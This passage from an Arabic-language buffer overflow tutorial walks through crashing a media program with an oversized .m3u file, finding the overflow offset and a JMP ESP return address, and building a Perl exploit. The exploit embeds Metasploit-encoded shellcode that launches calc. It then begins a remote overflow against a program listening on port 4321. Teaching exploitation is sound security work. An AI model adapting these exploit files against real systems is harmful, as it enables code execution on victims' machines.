      if a == len(seta):a=0
   elif len(sys.argv) == 3:
      print "[!] Error, cannot work with just one set!"
      print "[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]; sys.exit(1)
      sys.exit(1)
   elif len(sys.argv) == 4:
      string += seta[a] + setb[b]
      b+=1
      if b == len(setb):b=0;a+=1
      if a == len(seta):a=0
   elif len(sys.argv) == 5:
      string += seta[a] + setb[b] + setc[c]
      c+=1
      if c == len(setc):c=0;b+=1
      if b == len(setb):b=0;a+=1
      if a == len(seta):a=0
   else:
      print "[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]; sys.exit(1)
print "----------------------------------------------------------------------"
print string[:length]
print "----------------------------------------------------------------------"
```

```
print "Length: %i" % length
print "[+] SetA: '%s'" % seta
print "[+] SetB: '%s'" % setb
if len(sys.argv) != 4: print "[+] SetC: '%s'" % setc
print "-----------------------------------------------------------------------"
```

نقوم بتشغيل السكريبت بالامر التالي :


```
Python pattern.py 5000
```

فيقوم السكريبت بانشاء 5000 رمز مختلف بعدها نأتي الى تحديد القيمة التي تحدث الكراش


فيكون السكريبت الذي ينشئ الملف كالتالي :

```
my $file= "crash2.m3u";
my $junk = "\x41" x 26000;
my $junk2 = “put the 5000 characters here”
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```


و بعدها نفتح البرنامج المصاب بالمنقح و نشغل ملف الثغرة فنلاحظ :



حيث نلاحظ في الجهة الخاصة بالمسجلات



و هي القيم التي أدت الى الكراش فنقوم بحسابها حيث نقوم بحساب عدد الحروف من البداية الى غاية اخر قيمة تظهر في السطر




حيث عند حسابهم ننقص 4 و هي قيمة عنوان العودة فتكون النتيجة ان القيمة التي تحدث الكراش هي : 26088


فيكون السكريبت الذي يحدث الكراش :

```
my $file= "crash.m3u";
my $junk = "\x41" x 26088;
my $junk2 = "\x42\x42\x42\x42";
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

فنلاحظ




مما يعني أننا نتحكم في ذاكرة البرنامج ثم باستخدام المنقح نلاحظ :



نقوم بعد ذلك بالذهاب الى المكتبات التي تم تحميلها عن طريق الاختصار


Alt+E


ثم نختار KERNEL32.DLL



و يمكن اختيار أي مكتبة أخرى ثم بعد ذلك نقوم بالبحث عن أحد الأمرين

Call Esp
Jmp esp





و من خلال العنوان الذي وجدناه نقوم بإيجاد عنوان العودة الذي يكون كالتالي


7C82385D = = = = = = => \x5D\x38\x82\x7C

أي بقلب العنوان الذي وجدناه

بعد ذلك نأتي إلى كتابة الاستغلال النهائي الذي يكون كالتالي :

```
# !\usr\bin\perl
my $file= "crash.m3u";
my $junk = "\x41" x 26088;
my $junk2 = "\x5D\x38\x82\x7C";
my $nop = "\x90" x 20 ;
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode =
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
open($FILE,">$file");
print $FILE $junk.$junk2.$nop.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

بعد ذلك نقوم بتنفيذ الاستغلال و فتح الملف الناتج بواسطة البرنامج المصاب فنلاحظ تشغيل الالة الحاسبة (الشيل كود)



BUFFER OVER FLOW REMOTE


تعريف : ثغرت البافر اوفر فلو ريموت تمح للمخترق بتنفيذ كود عن بعد في البرنامج المصاب

المثال :


التطبيق سيكون على برنامج سيكابوم .

فساد الذاكرة :


أول شيئ نقوم به هو فتح البرنامج المصاب و انشاء اتصال بواسطة النات كات معه




ثم نذهب الى النات كات و ننشئ اتصال على البورت 4321



بعد ذلك نقوم بوضع حروف A و نرى رد فعل البرنامج



و عند الذهاب الى البرنامج نجد



و من هنا نجد أن البرنامج مصاب

